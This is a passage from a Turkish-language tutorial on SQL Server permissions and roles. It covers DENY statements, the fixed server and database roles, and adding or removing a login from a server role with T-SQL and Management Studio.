```

DENY ile verilen izinleri iptal edelim.

AdventureWorks veritabanı kullanıcılarından **AWtest**'e, **Production.Product** tablosu için verdiğimiz **SELECT** iznini iptal edelim.

```
DENY SELECT
ON Production.Product
TO AWtest;
```

AWtest kullanıcısı için verdiğimiz **CREATE TABLE** iznini iptal edelim.

```
DENY CREATE TABLE
TO AWtest;
```

AWtest kullanıcısına, **Production.Product** tablosu üzerinde **INSERT**, **UPDATE** ve **DELETE** komutlarının kullanılması için verilen izni iptal edelim.


```
DENY INSERT, UPDATE, DELETE
ON Production.Product
TO AWtest;
```

Nesne İzinleri

Tablo ve view, Stored Procedure gibi nesnelere verilen izinlere denir. Bu nesnelere **SELECT**, **INSERT**, **UPDATE** ve **DELETE** izinleri dahildir.

Management Studio ile hızlı bir şekilde nesne izinleri atanabilir.

- **Management Studio**'da **Object Explorer** panelini açın.
- **Databases** klasörüne içerisinde bir veritabanı seçerek düğümünü açın.
- **Security** ve **Users** klasörlerini açın.
- Ayarlarını değiştirmek istediğiniz kullanıcıya fare ile çift tıklayın.



- Açılan pencerede **Search...** butonuna tıklayarak **Add Objects** menüsünü açın. Bu ekranda farklı yollar ile nesnelere ulaşarak gerekli nesne izinleri atanabilir.

Roller

Windows güvenlik grupları gibi bir kullanıcı grubuna izinler vermek için kullanılırlar.

- **Sunucu Rolleri:** Sunucu düzeyinde uygulanan rollerdir.
- **Veritabanı Rolleri:** Veritabanı düzeyinde uygulanan rollerdir.

Sunucu Rolleri

Sunucunun birçok farklı özelliğini yönetmek için oluşturulmuş rollerdir. Oturum ve kullanıcılara sunucuyu çeşitli kategoriler ile yönetme imkanı vermek için kullanılır. Bir oturum, bir grup üyesi yapıldığında, bu oturumu kullanan kullanıcılar, rol tarafından izin verilen her görevi gerçekleştirebilirler.

Sunucu rollerini, yukarıdan aşağı doğru listeleyerek inceleyelim.

- **sysadmin:** SQL Server'ın tam yönetimi için hazırlanan en yetkili sunucu rolüdür. Bu rolün üyeleri, SQL Server üzerinde tüm işlemleri gerçekleştirebilir.
- **setupadmin:** Bağlı sunucuları yönetmek ve Stored Procedure'leri başlatması gereken kullanıcılar için tasarlanmıştır.
- **serveradmin:** Sunucu çapında temel seviye yönetim işlemlerini gerçekleştirmek için kullanılabilir. Sunucu yapılandırma seçeneklerin ayarlanmasını sağlarlar. Şu işlemleri gerçekleştirebilirler;

  SHUTDOWN

  RECONFIGURE

  DBCC FREEPROCCACHE

  sp_configure

  sp_tableoption

  sp_fulltext_service

- **securityadmin:** Sunucu güvenliğini yönetmesi gereken kullanıcılar için tasarlanmıştır. Bu role sahip kullanıcılar, oturumları, veritabanı izinlerini oluşturma ve yönetme, şifreleri sıfırlama, hata günlüklerini okuma, sunucu ve veritabanı düzeyli izinleri yönetme işlemlerini gerçekleştirebilirler. Şu işlemleri gerçekleştirebilirler;

  CREATE LOGIN

  ALTER LOGIN

  DROP LOGIN

  GRANT CONNECT

  DENY CONNECT

- **processadmin:** SQL Server işlemlerini yönetmesi gereken kullanıcılar için tasarlanmıştır. Bu rolün üyeleri işlemleri sonlandırabilir.
- **diskadmin:** Disk dosyalarını yönetmesi gereken kullanıcılar için tasarlanmıştır. Bu rolün üyeleri, **sp_addumpdevice** ile **sp_dropdevice** kullanabilirler.
- **dbcreator:** Veritabanları oluşturma, düzenleme, kaldırma ve geri yükleme işlemlerini gerçekleştirecek kullanıcılar için tasarlanmıştır. Bu rolün üyeleri, şu işlemleri gerçekleştirebilirler;

CREATE DATABASE

ALTER DATABASE

DROP DATABASE

EXTEND DATABASE

RESTORE DATABASE

RESTORE LOG

- **bulkadmin:** Veritabanına **BULK** veri ekleme işlemlerini gerçekleştirecek kullanıcılar için tasarlanmıştır. Bu rolün üyeleri, **BULK INSERT** ifadesi çalıştırabilirler.

Veritabanı Rolleri

Veritabanı düzeyinde izinler atamak istendiğinde veritabanı rolleri kullanılabilir.

Üç çeşit veritabanı rolü vardır. Bunlar;

Kullanıcı Tanımlı Standart Roller

Benzersiz, izin ve haklarla roller oluşturulmasını sağlar. Kullanıcıların, mantıksal olarak gruplandırılmış, belirli izinlerle oluşturulan bir rol ile yönetilmesini sağlar. Çok kullanılan bir örnek; normal kullanıcılar veritabanı üzerinde sadece **SELECT**, **INSERT** ve **UPDATE** sorgusu ile hazırlanacak bazı işlemler gerçekleştirir. Sadece bu üç tip sorguyu çalıştırabilecek ve diğer komutlara izin vermeyecek **Users** adında bir rol oluşturulabilir.

Kullanıcı Tanımlı Uygulama Rolleri

Belirli uygulamalar için şifre korumalı roller oluşturulmasını sağlar. Örneğin; bir uygulama veritabanına bağlanır ve kendisi için oluşturulan uygulama rolünün yetkisi dahilinde işlemler gerçekleştirebilir. Bir uygulama rolüne, diğer roller atanamaz.

Önceden Tanımlı Veritabanı Rolleri

SQL Server tarafından önceden tanımlanmış rollerdir. Bu roller değiştirilemeyen izinlere sahiptir. Birden çok role tek bir oturum atanabilecek şekilde yönetilebilirler.

Bu roller;

- **public**: Tüm veritabanı kullanıcıları için, minimum izin ve haklara sahip varsayılan roldür. Public rolü haricinde, kullanıcıya farklı rol ve izinler atanabilir.
- **db_accessadmin**: Bir veritabanına oturum eklemesi ya da var olan oturumları kaldırması gereken kullanıcılar için tasarlanmıştır.
- **db_backupoperator**: Veritabanı yedekleme işlemlerini yöneten kullanıcılar için tasarlanmıştır.
- **db_datareader**: Veritabanındaki veriyi görmesi gereken kullanıcılar için tasarlanmıştır. Bu rolün üyeleri, veritabanındaki herhangi bir tablodan veri alabilir.
- **db_datawriter**: Veritabanındaki bir tabloya veri ekleme ya da güncelleme işlemi gerçekleştirmesi gereken kullanıcılar için tasarlanmıştır. Bu rolün üyeleri, seçili veritabanındaki tüm nesneler üzerinde aşağıdaki işlemleri gerçekleştirebilir.

  INSERT

  UPDATE

  DELETE

- **db_ddladmin**: Adından da anlaşılabileceği gibi, **DDL** (*Data Definition Language*) ile ilgili işlemler gerçekleştirmesi gereken kullanıcılar için tasarlanmıştır. Bu rolün üyeleri, aşağıdaki işlemleri gerçekleştirebilir;

  GRANT

  REVOKE

  DENY

  Tüm DDL İşlemleri

- **db_denydatareader**: Bir oturumun veri erişimini kısıtlamak için tasarlanmıştır. Bu rolün üyeleri, veritabanının kullanıcı tablolarındaki veriyi okuyamazlar.
- **db_denydatawriter**: Bir oturumun veri ekleme, değiştirme ve silme işlemlerini kısıtlamak için tasarlanmıştır. Bu rolün üyeleri, veritabanı kullanıcı tablolarındaki veri üzerinde aşağıdaki işlemleri gerçekleştiremezler.

  INSERT

  UPDATE

  DELETE

- **db_owner**: Veritabanı üzerinde tam yetkili olması gereken kullanıcılar için tasarlanmıştır. Bu rolün üyeleri, tüm veritabanı işlemlerini gerçekleştirebilirler.
- **db_securityadmin**: Veritabanı izinlerini, nesne sahipliği ve rolleri, yani veritabanı güvenlik ayarlarını yönetmesi gereken kullanıcılar için tasarlanmıştır.
- **dbm_monitor**: Veritabanı ikizlemenin mevcut durumunu izlemesi gereken kullanıcılar için tasarlanmıştır.

Sunucu Rollerini Yapılandırmak

Sunucu rollerini rol ya da oturumlar ile yönetmek mümkündür.

Oturum ile Rolleri Atamak

Bir oturum için rolleri atama işlemi Management Studio ve T-SQL ile yapılabilir. İki yöntemin de kullanılması gereken özel durumlar olabilir.

Bu işlemi Management Studio ile gerçekleştirmek için aşağıdaki adımları izleyin.

Önceki örneklerde anlatıldığı gibi **Logins** ekranına gelin ve bir oturuma sağ tıklayarak **Properties** butonuna tıklayın. Açılan ekrandaki seçim kutucuklarını seçerek ya da seçili olanları kaldırarak gerekli atamaları yaptıktan sonra **OK** butonu ile değişiklikleri kaydedin.

Aynı işlem Transact-SQL ile gerçekleştirilebilir.

Söz Dizimi:

```
sp_addsrvrolemember [@loginame =] login, [@rolename =] role
```

diji_developer oturumunu sysadmin rolüne ekleyelim.

```
EXEC sp_addsrvrolemember diji_developer, sysadmin;
```

diji_developer oturumunu sysadmin rolünden kaldıralım.

Söz Dizimi:


```
sp_dropsrvrolemember [@loginame =] login, [@rolename =] role
```

diji_developer oturumunu **sysadmin** rolünden kaldıralım.

```
EXEC sp_dropsrvrolemember diji_developer, sysadmin;
```

Birden Çok Oturuma Roller Atamak

Birden çok oturuma roller atamak için **Management Studio** kullanılabilir. Bunun için önceki örneklerdeki benzer yolu takip edeceğiz. **Management Studio** içerisinde **Object Explorer**'ı açın. Daha sonra **Security** klasörü içerisinde **Server Roles** klasörünü açın. Klasör içerisindeki rollerden herhangi birine fare ile çift tıklayın.



Açılan pencerede, **Add** ya da **Remove** butonlarını kullanarak, yeni ekleme ya da çıkarma işlemleri yapılabilir.